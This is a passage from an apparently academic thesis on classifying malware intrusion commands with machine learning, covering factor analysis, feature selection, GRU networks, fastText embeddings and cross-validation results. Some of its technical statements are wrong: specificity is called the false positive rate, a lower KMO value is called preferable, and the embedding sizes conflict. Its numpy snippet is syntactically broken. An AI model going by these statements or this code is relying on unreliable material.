


Figure 3.4 – AdaBoost sequential training with instance weight updates

gradient descent procedure is used to minimize the loss when adding trees.

After calculating the loss, to perform the gradient descent procedure, we must add a tree to the model that reduces the loss. We do this by parameterizing the tree, then modify the parameters of the tree and move in the right direction by reducing the residual loss.

XGBOOST [24] is an algorithm that has recently been dominating applied machine learning and Kaggle competitions. *XGBOOST* is an implementation of gradient boosted decision trees designed for speed and performance. In fact, one of the most important drawbacks to sequential learning techniques is that they cannot be parallelized, since each predictor is built only after the previous predictor has been trained and evaluated. The two main reasons to use *XGBOOST* are also the two goals of the project:

- Execution Speed.
- Model Performance.

3.7 The Curse of Dimensionality

Sometimes, when we work with dataset with a lot of variables (for example in the information retrieval's field) we have to handle observations in a high-dimensional space, which are really difficult to manage. This fact implies that dataset with large number of features are at risk of being very sparse: too many

dimensions cause every observation in our dataset to appear equidistant from all the others. And because clustering uses a distance measure such as Euclidean distance to quantify the similarity between observations, this is a big problem. If the distances are all approximately equal, then all the observations appear equally alike (as well as equally different), and no meaningful clusters can be formed.

Moreover, if we have more features than observations, then we run the risk of massively overfitting our model — this would generally result in terrible out of sample performance.

In my study case, the number of variables (which means the vocabulary of my training set) was 9175 - difficult to handle. In theory, one solution to the curse of dimensionality could be to increase the size of the training set in order to reach a sufficient density of training instances. Unfortunately, we haven't had the possibility of increasing our training set, so we have studied different approaches in order to reduce the dimensionality of the data (excluding rare words from our dataset, looking for new latent variables, using dimensionality reduction's algorithms like PCA or UMAP, doing feature selection based on different types of learners).

3.8 The Unreasonable Effectiveness of Data

It takes a lot of data for Machine Learning algorithms to work properly. Even for very simple problems ML algorithms need thousands of data (for complex problems, such as speech recognition or images classification they even need millions of observations).

In a famous paper (<https://hommel.info/6>) published in 2001 [25], Microsoft researchers Michael Banko and Eric Brill showed that very different Machine Learning algorithms, including simple ones, performed almost identically well on a complex problem of disambiguation once they were given enough data. The idea that data matters more than algorithms for complex problems was further popularized by Peter Norvig et al. in a paper titled “*The Unreasonable Effectiveness of Data*” published in 2009 [26].

On the other hand, it should be noted that small- and medium-sized datasets are the most common datasets that we can deal with; it's not always easy to get extra training data.

3.9 Factor Analysis: A Possible Approach to Reduce Redundancy

While studying multicollinearity I realized that many variables naturally created ‘blocks’. The peculiarity of these blocks was that they were correlated within each other, but poorly correlated between each other. This made me think that

maybe each block could represent a latent factor which is the idea behind *Factor Analysis* (FA).

Factor Analysis (FA) is an exploratory data analysis method that helps in data interpretations by reducing the number of variables.

It is used to explain the variance among the observed variables and condense a set of the observed variables into the unobserved variables called *factors*.

Observed variables are modelled as a linear combination of factors and error terms. A factor (or latent variable) is associated with multiple observed variables, who have common patterns of responses. Each factor explains a particular amount of variance in the observed variables.

In Python there is a package called **Factor_Analyzer** that allows us to easily perform a Factor Analysis. In order to perform this analysis we need to evaluate the “factorability” of our dataset, which means if we can find factors in our dataset.

There are two main methods to check the adequacy of our dataset:

- Bartlett’s Test
- Kaiser-Meyer-Olkin Test

Bartlett’s test of sphericity checks whether or not the observed variables intercorrelate at all using the observed correlation matrix against the identity matrix. If the test found statistically insignificant, we should not employ a factor analysis. In our case, Bartlett’s test gives us back a p-value close to 0, so we can refuse the null hypothesis and move on to the next test.

Kaiser-Meyer-Olkin (KMO) Test measures the suitability of data for factor analysis. It determines the adequacy for each observed variable and for the complete model. KMO estimates the proportion of variance among all the observed variables. Lower proportion is more suitable for factor analysis. KMO values range between 0 and 1. Value of KMO less than 0.6 is considered inadequate. KMO Test shows a value of 0.865, which is pretty satisfying.

Both tests indicate us that we can proceed with our planned factor analysis. In order to choose the right number of factors we can use the **scree plot** (Fig. 3.5) or the Kaiser criterion which tells us to drop all components with eigenvalues under 1.0.

Making an analysis based on both criteria we can say that a sufficient number of factors could be 7.

Once we have reduced the dimensionality of our dataset to 7 variables (factors), we can use the Random Forest algorithm for our classification task.




Figure 3.5 – A scree plot from our Factor Analysis.

3.10 Feature Selection - Tree-Based Method

Feature selection is different from dimensionality reduction. Both methods tend to reduce the number of attributes in the dataset, but a dimensionality reduction method does so by creating new combinations of attributes, while feature selection methods include and exclude attributes present in the data without changing them.

Main advantages of feature selection are:

- It enables the machine learning algorithm to train faster.
- It reduces the complexity of a model and makes it easier to interpret.
- It improves the accuracy of a model if the right subset is chosen.
- It reduces Overfitting.

In the training set that I had available, the problem related to *overfitting* was the most difficult to manage. In fact, all the algorithms performed excellently in the training set, but many of them performed extremely poorly in the validation set. This is probably due to the fact that the algorithms learned some particular patterns in the training set and, when they tried to explore new data, they were unable to generalize correctly.

There are several useful types of feature selection methods - *Filter methods*, *Wrapper methods* and *tree-based methods*.

Filter method relies on the general uniqueness of the data to be evaluated and pick feature subset, independently on the mining algorithm that we are going to use.

In contrast, Wrapper methods need one machine learning algorithm and use its performance as evaluation criteria. This method searches for a feature which is best-suited for the machine learning algorithm and aims to improve the mining performance.

Both methods are effective, but the first one may lead us to a subset which is not the best subset of feature that we can ask for, while the second one, may lead us to an even more overfitting of the data (risky, considering the nature of our data). Moreover, both methods require a fixed number of features to be chosen manually.

On the other hands, *tree-based methods* [27] doesn't require a prior fixed number of feature. Tree-based estimators (*Decision Tree*, *Random Forest*, *Gradient Boosting*) can be used to compute impurity-based feature importances, which in turn can be used to discard irrelevant features. Briefly, every node of every tree divides the dataset into two buckets, each of them hosting observations that are more similar among themselves and different from the ones in the other bucket. Therefore, the importance of each feature is derived from how "pure" each of the buckets is.

In Python there is a function, called `SelectFromModel`, from the *Scikit-Learn library* ³ that will select those features whose importance is greater than the mean importance of all the features by default.

For these reasons, we chose to select features by using tree derived feature importance: it is a very fast and generally accurate way of selecting good features for machine learning (also because we planned to build tree models).

3.11 Hypertuning

Machine Learning models are parameterized so that their behavior can be tuned for a given problem. These models can have many parameters and finding the best combination of parameters can be treated as a search problem.

Of course, we don't immediately know what the optimal model architecture should be for a given model, and thus we would like to be able to explore a range of possibilities. Choosing the right set of values is typically known as "*Hyperparameter optimization*" or "*Hyperparameter tuning*".

This is an essential technique in Machine Learning that comes at the end of model building. In our project, since the algorithms easily *overfit* training data, we made little use of hyper-tuning. In fact, when we tried to find the parameters that optimized the performance, inevitably, the performance on the

³https://scikit-learn.org/stable/modules/generated/sklearn.feature_selection.SelectFromModel.html

training set improved slightly, but the ability of the algorithm to correctly classify new observations significantly worsened.

3.12 Introduction to Deep Learning - Artificial Neural Networks

Deep Learning is a specific subfield of Machine Learning: a new learning representations from data that puts an emphasis on learning successive *layers* of increasingly meaningful representations. In deep learning, these layered representations are almost always learned via models called *neural networks*, structured in literal layers stacked on top of each other.

Training a neural network revolves around the following object, as you can also see in the Fig. 3.6:

- *Layers*, which are combined into a *network*
- The *Input data* and corresponding *targets*
- The *Loss function*, which defines the feedback signal used for learning
- The *optimizer*, which determines how learning proceeds

The specification of what a layer does to its input data is stored in the layer's *weights*. Technically, we would say that the transformation implemented by a layer is parameterized by its weights, so the final output of a neural network heavily rely on finding the correct weights of all layers in order to correctly map example input to their associated targets. In order to control the output of a network we need to be able to measure how this output is far from what we expected. This is the job of a *loss function* (the nature of the problem - classification or regression - requires different types of loss function) which take the predictions of the network and the true targets and computes a distance score, giving the idea of how much the predictions are far from real labels. The main idea in deep learning




Figure 3.6 – A simple Explanation of how a neural network works

is to use this score in order to update weights, using a feedback signal, in a direction that will lower the loss score. These updates are done by the *optimizer*, which implements what is called *Backpropagation* algorithm. The backpropagation algorithm may be used with other *activation functions*. In most cases we can use the ReLU activation function in the hidden layers that is a bit faster to compute than other activations functions ⁴.

The biggest advantage of ReLU is indeed non-saturation of its gradient, which greatly accelerates the convergence of stochastic gradient descent compared to the sigmoid/tanh functions [30].

For the output layer, the softmax activation function is generally a good choice for classification tasks when the classes are mutually exclusive.

3.13 Text Classification with Neural Networks

Deep learning models don't take as input raw text: they only work with numeric tensors.

All text-vectorization processes consist of applying some tokenization scheme and then associating numeric vectors with the generated tokens. These vectors are packed into sequence tensors and are fed into deep neural networks. There are several ways to do this, in particular, I used *word embedding*.

In this section I'm going to briefly introduce the techniques that I have used in my work, which are the main techniques of deep learning for text sequences.

3.13.1 Why Word Embeddings?

Word Embedding is a powerful way to associate a vector with a word. These word vectors are low-dimensional floating-point vectors. The geometric relationships between word vectors should reflect the semantic relationships between these words: the main idea of word embedding is to map human language into a geometric space in which we would expect that, for example, synonyms to have similar vectors and therefore be close in the High-dimensional space.

We want to represent words in such a manner that it captures its meaning in a way humans do. Not the exact meaning of the word but a contextual one.

Vector Space Models (VSMs), such as word embeddings, are based on the Distributional Hypothesis (DH), introduced by the American linguist J.R. Firth and his famous "*You shall know a word by the company it keeps*".

⁴Many researchers prefer to use the hyperbolic tangent (tanh) activation function in RNNs rather than ReLU activation function. For example, take a look at by Vu Pham et al.'s paper "Dropout Improves Recurrent Neural Networks for Handwriting Recognition". [28]. However, ReLU-based RNNs are also possible, as shown in Quoc V. Le et al.'s paper "A Simple Way to Initialize Recurrent Neural Networks of Rectified Linear Units" [29]

The linguistic hypothesis states that words present in the same lexical contexts tend to be more similar from a distributive point of view - that is, in their contextual appearances - in their semantic meaning [31] [32].

Following the principle of the Distribution Hypothesis, the word embeddings consist of word sequence models in which the sequences of their indices are read during the training phase as word embeddings vectors containing dense vectors of multidimensional matrix values. These dense vectors assign the position of words in the continuous vector space. This continuous vector space is a lower-dimensional space that preserves the semantic relationship by encoding the position of the embeddings such as the distance and direction of the vector [33].

Briefly, when a word X appears in a text, its context is the set of words that appear next to it; The multiple contexts in which the word X is used serve to construct a representation of the use of X. Each word is associated with a dense vector, which is a scale of vector numerical values, which is in turn associated with vectors of words that appear in similar contexts - these are word vectors.

In *Keras* a layer that deals with creating word-embedding spaces is already implemented: the **Embedding** layer.

The **Embedding** layer is best understood as a dictionary that maps integer indices (that represents every word in the *corpus*) to dense vectors. It takes integers as input and it returns the associated vectors.

Word index \longrightarrow Embedding layer \longrightarrow Corresponding word vector

This layer returns a 3D floating-point tensor of shape (sample, sequence_length, embedding_dimensionality).

When we instantiate an **Embedding** layer, its weights are initially random, just as with any other layer. During training, these weights are updated as any other layer via backpropagation, structuring the space into something the downstream model can exploit.

3.13.2 Recurrent Neural Networks

Recurrent Neural Networks (*RNN*) are a class of nets very different from the others. Usually, neural networks are *feedforward* (activations flow only in one direction, from the input layer to the output layer). A RNN looks like a simple neural network, except for the fact that it also has an internal loop.

For example, a simple recurrent neural network with just one neuron, receives an input, produces an output and sends that output back to itself. This characteristic makes this type of neural network very interesting, because the concept of recurrence intrinsically introduces the **concept of memory** of a network and that's why they are very useful to study time-series and, for what we are interested in, to work with textual documents. Each recurrent neuron (which is also called a *memory cell*) has two sets of weights:

one for the inputs x_t and the other for the outputs of the previous time step, y_{t-1} . We can call these weights w_x and w_y . The output is computed by the equation:

$$y_t = \phi(w_x^T x_t + w_y^T y_{t-1} + b)$$

where b is the bias vector and ϕ is the activation function.

In Keras, there is an implemented recurrent layer called `SimpleRNN`, which is not the only one; in fact, there are other two implemented layers: `LSTM` and `GRU`. In practice, `SimpleRNN` is too simplistic to be of real use: just like any deep neural network, when we ask to a simple RNN to run over many time steps behind, it may suffer from the *vanishing/exploding gradient problem* and take forever to train. The `LSTM` and `GRU` layers are designed to solve these problems.

3.13.3 LSTM & GRU

The *Long Short-Term Memory* (LSTM) cell was proposed for the first time in 1997 by Sepp Hochreiter and Jürgen Schmidhuber (<https://homl.info/93>)[34] and it was the culmination of their research on the vanishing gradient problem. The *Gated Recurrent Unit* (GRU) (<https://homl.info/97>)[35] cell is a modern and simplified version of the LSTM cell and it seems to perform just as well.

`LSTM` and `GRU` layers are a variant of the `SimpleRNN` layer: they add a way to carry information across many timesteps. This is what they essentially do: they save information for later, thus preventing older signals from gradually vanishing during processing.

I don't go deeply into this topic, the most important thing to keep in mind is what these cells meant to do: they allow past information to be reinjected at a later time, thus fighting the vanishing-gradient problem.

Moreover, RNNs are notably order dependent, or time dependent: they process the timesteps of their input sequences in order, and shuffling or reversing the timesteps can completely change the representation the RNN extracts from the sequence. In certain tasks, such as for natural-language processing, it is preferable to exploit the order sensitivity of RNNs using `Bidirectional` RNNs. They consist of using two regular RNNs, such as the `GRU` and `LSTM` layers, each of which processes the input sequence in one direction (chronologically and anticronologically), and the merging their representations. By processing a sequence both ways, a bidirectional RNN can catch patterns that may be overlooked by a unidirectional RNN.

3.14 A new Perspective of Natural Language: Word Embeddings with fastText

fastText [36] [37] is a word embedding method that is an extension of another model called *Word2Vec*. Instead of learning vectors for words directly, *fastText* represents each word as an n-gram of characters. So, for example, take the command “busybox” with n=3, the *fastText* representation of this word is $\langle \text{“bu”}, \text{“bus”}, \text{“usy”}, \text{“ybo”}, \text{“box”}, \text{“ox”} \rangle$, where the angular brackets indicate the beginning and end of the word.

This helps capture the meaning of shorter words and allows the embeddings to understand suffixes and prefixes. Once the word has been represented using character n-grams, a *skip-gram* model is trained to learn the embeddings. This architecture is used to learn the underlying word representations for each word by using neural networks. A prerequisite for any neural network or any supervised training technique is to have labeled training data. In this step we are not interested in labelling data, so *how can we train a neural network to predict word embedding when we don't have any labels?*

We'll do so by creating a “fake” task for the neural network to train. We won't be interested in the inputs and outputs of this network, rather the goal is actually just to learn the weights of the hidden layer that are actually the “word vectors” that we're trying to learn. The fake task for Skip-gram model would be, given a word, try to predict its neighboring words.

3.14.1 fastText vs. Word2Vec

The idea of a dense, low-dimensional embedding space for words computed in an unsupervised way, was initially explored by Bengio et al.[38] in the early 2000s, but it only started to take off in research and industry applications after the release of one of the most famous and successful word-embedding schemes: the **Word2Vec** algorithm [39], developed by Tomas Mikolov at Google in 2013.

FastText is an extension of the Word2Vec architecture released by Facebook AI Research in 2016. FastText is also an open-source library that works for text representations and text classifiers with pre-formed vector word templates available in several natural languages.

One major draw-back for word embedding techniques like word2vec was its inability to deal with out-of-corpus words. These embedding techniques treat word as the minimal entity and try to learn their respective embedding vector. Hence in case there is a word that does not appear in the corpus Word2Vec fails to get its vectorized representation. In contrast, FastText allows you to represent the event of a word that cuts it into different n-grams: the destination word is replaced by a label. It returns rare words overcoming their morphological




Figure 3.7 – A representation of how a skip-gram model works.

inflection or other lexical derivations (prefix or suffix).

3.15 Text Classification with fastText

To create the fasttext model in python I used the `FastText` module from the `gensim.models.fasttext` library [40]. For the word representation and semantic similarity, we can use the Gensim model for FastText. First we have to define the hyperparameters for our FastText model:

- **size:** Size of embeddings to be learnt (We chose a value of 60)
- **sg:** defines the type of model that we want to create. A value of 1 specifies that we want to create skip-gram model. On the other hand a value of 0 specifies the bag-of-words model.
- **window:** Context window size

We can now create our FastText model for word representations.

To understand the power of this tool, let's try to graphically visualize some of the most significant words and words that, semantically, are more similar to those chosen. Though each word in our model is represented as 40-dimensional vector, it is advisable to make a reduction in dimensionality using the t-SNE

algorithm. For example, the command “5aA3” is a recurrent command in the BASHLITE malware category, so it is obvious that it will be close to other recurrent commands in the same category (such as “8x868” or “wAd3”). In fact, the 5 most similar words are: ‘5aa3’: [‘yami’, ‘yamitелnetx86’, ‘josho’, ‘wad3’, ‘8x868’] and in the Fig. 3.8 these are all close together.




Figure 3.8 – A representation of some commands in the 2-D space.

Now that we have generated the word embeddings for each command, it is necessary to find a method that allows us to use them together with machine learning algorithms.

In this work, we propose a simple baseline method for text classification. Our word features can be averaged together to form good sentence representations.

3.16 Pre-Trained Neural Networks using fastText

In our training set we have 7814 observations, not enough to learn alone an appropriate task-specific embedding of our vocabulary. The idea is to aggregate data from training set with data from another dataset with more than 13'000

unique instances. Therefore, we have 19'186 observations for our embedding task.

Instead of learning word embedding jointly with the problem we want to solve, we can load embedding vectors from a *precomputed embedding space* that we know is highly structured and exhibits useful properties - that captures generic aspects of language structure. The idea behind pretrained word embedding is really simple: we don't have enough data available to learn truly powerful features on our own, but we expect the features that we need to be fairly generic - that is semantic features. In this case, it makes sense to reuse features learned on a different problem.

To do that we have to prepare the FastText word-embeddings matrix to load into an **Embedding** layer (the top layer of our neural network). It must be a matrix of shape (MAX_WORDS, embedding_size), where MAX_WORDS stands for the maximum number of words in the dataset to be considered and the embedding_size is one of the hyperparameter of the FastText model, where each entry i contains the embedding_size-dimensional vector for the word of index i in the reference word index (built during tokenization).

In Python,

```
embedding_matrix = np.zeros(MAX_WORDS, embedding_size))
for word, i in word_index.items():
    embedding_vector = embeddings_index.get(word)
    if embedding_vector is not None:
# words not found in embedding index will be all-zeros.
        embedding_matrix[i] = embedding_vector
```

The **Embedding** layer has a single weight matrix: a 2D float matrix where each entry i is the word vector meant to be associated with index i . We can now load our FastText pretrained model into the **Embedding** layer, the first layer in the model. Additionally we'll freeze the **Embedding** layer (set its trainable attribute to **False**).

*Why are we freezing the **Embedding** layer?*

Lower layers refer to general features (problem independent), while higher layers refer to specific features (problem dependent). Here we play with that dichotomy by choosing how much we want to adjust the weights of the network (a frozen layer does not change during training).

The pretrained part, in fact, shouldn't be updated during training, to avoid forgetting what they already know. The large gradient updates triggered by the randomly initialized layers would be disruptive to the already-learned features.

```
model.add(layers.Embedding(MAX_WORDS,
embedding_size ,
weights=[embedding_matrix] ,
```

```
input_length=500,  
trainable=False))
```

Chapter 4

Results and Performances

One of the main problems that I faced during the analysis is due to the fact that the training set that was provided to me included observations relating to malicious intrusions limited to a rather short time frame (from June to August 2018).

This was a major limitation to our analysis; in fact, all categories of malware have the same source code, but, like biological viruses, they have a tendency to change, both by the developers themselves, who continuously release new versions, and through polymorphism, thus, easily evading traditional antivirus systems. A polymorphic virus changes its signature (the set of instructions that identify it as a virus) every time it infects a file.

Due to this peculiarity of the dataset, the algorithms had a lot of difficulties to generalize correctly in the presence of new observations that belonged to different periods.

4.1 Evaluating on the Training Set

One way to evaluate the models would be to use the `train_test_split` function to split the training set into a smaller training set and a validation set, then train our models on the smaller training set and evaluate them on the validation set.

The `train_test_split` procedure is appropriate when there is a “sufficiently large” dataset available. The idea of “sufficiently large” is specific to each predictive modeling problem. It means that there is enough data to split the dataset into training and test sets and each of the training and test sets are suitable representations of the problem domain.

This requires that the original dataset is also a suitable representation of the problem domain. A suitable representation of the problem domain means that there are enough records to cover all common cases and most uncommon cases in the domain. This might mean combinations of input variables observed in practice. It might require thousands, hundreds of thousands, or millions of examples.

Since we have a small unbalanced dataset, a great alternative is to use *cross-validation* feature, in particular the *K-Fold cross-validation*.

This technique consists in randomly splits the training set into k distinct subsets called *folds*, then it trains and evaluates the models k times, picking a different fold evaluation every time and training it on the other $k-1$ folds. The result is an array containing k evaluation scores. We can do a mean of this array and obtain a unique score of how well our algorithm is working.

However, some models are very costly to train, and in that case, repeated evaluation used in other procedures is intractable. Due to this fact, I used `train_test_split` procedure for neural network models.

As I said in the previous paragraphs, we are dealing with a problem where some classes appear a lot more often than the others. For this reason, we need to combine a metric, such as *accuracy*, with another that takes into account the fact that the classes are unbalanced, in order to have a more in-depth view of the problem we are facing.

This metric is called *Balanced Accuracy* (BAC). Balanced Accuracy is based on two more commonly used metrics: **sensitivity** (also known as *true positive rate* or *recall*) and **specificity** (also known as *false positive rate*). Starting with a confusion matrix, like in the Fig. 4.1,

	Actual positive (1)	Actual negative (0)
Predicted positive (1)	TP	FP
Predicted negative (0)	FN	TN

Figure 4.1

where:

- *TP: True Positives*
- *FP: False Positives*

- *TN: True Negatives*
- *FN: False Negatives*

Sensitivity answers the question: “How many of the positive cases did I detect?” while **Specificity** answers that same question but for the negative cases. In formulas,

$$Sensitivity = \frac{TruePositives}{TruePositives+FalseNegatives}$$

$$Specificity = \frac{TrueNegatives}{FalsePositives+TrueNegatives}$$

Balanced accuracy is simply the arithmetic mean of the two:

$$BAC = \frac{Sensitivity+Specificity}{2}$$

In the [Table 4.1](#) we can observe how the main models we introduced in the previous chapter perform:

Table 4.1 – Performance Using Cross-Validation with 5 Folds

Model	Accuracy Score	BAC score
Random Forest w/ Factor Analysis	0.9592	0.9639
Random Forest	0.9904	0.9925
XGBOOST	0.9910	0.9819
Random Forest w/ FS	0.9924	0.9872
Gradient Boosting w/ FS	0.9890	0.9863
XGBOOST w/ FS	0.9910	0.9819
Random Forest w/ smote & FS	0.9975	0.9975
XGBOOST w/ smote & FS	0.9982	0.9982
Decision Trees w/ smote & FS	0.9955	0.9958
Bidirectional GRU Networks	0.9932	0.9925
Random Forest w/ fasttext embeddings	0.9488	0.9599
GRU w/ Pretrained NN	0.9972	0.9863

The algorithms that perform best seem to be Random Forest and XGBOOST to which a feature selection has been applied on a dataset and in which new synthetic instances have been created starting from real instances with the SMOTE algorithm.

However, as I mentioned above, the results using cross-validation are extremely satisfactory, but at the same time untrue. During the study I tried to use

other algorithms besides those presented above, many of which were supposed to be well suited to text classification tasks (for example *Support Vector Machine* [41] is well suited for high-dimensional datasets with few observations). These algorithms had very high scores during cross-validation as well, but failed to correctly classify new data outside the training set.

For this reason, I have tried to identify the underlying causes of this anomaly using the Kolmogorov-Smirnov test.

The *Kolmogorov-Smirnov* (KS) test is a statistical analysis method that allows us to compare a sample of data and a theoretical distribution (or two data samples) with each other in order to verify the statistical hypothesis that the population from which the data comes is the one under examination (or the hypothesis that both samples come from the same population). Hypothesis are:

H_0 : The distributions of the two samples are the same

H_1 :The distributions of the two samples are different

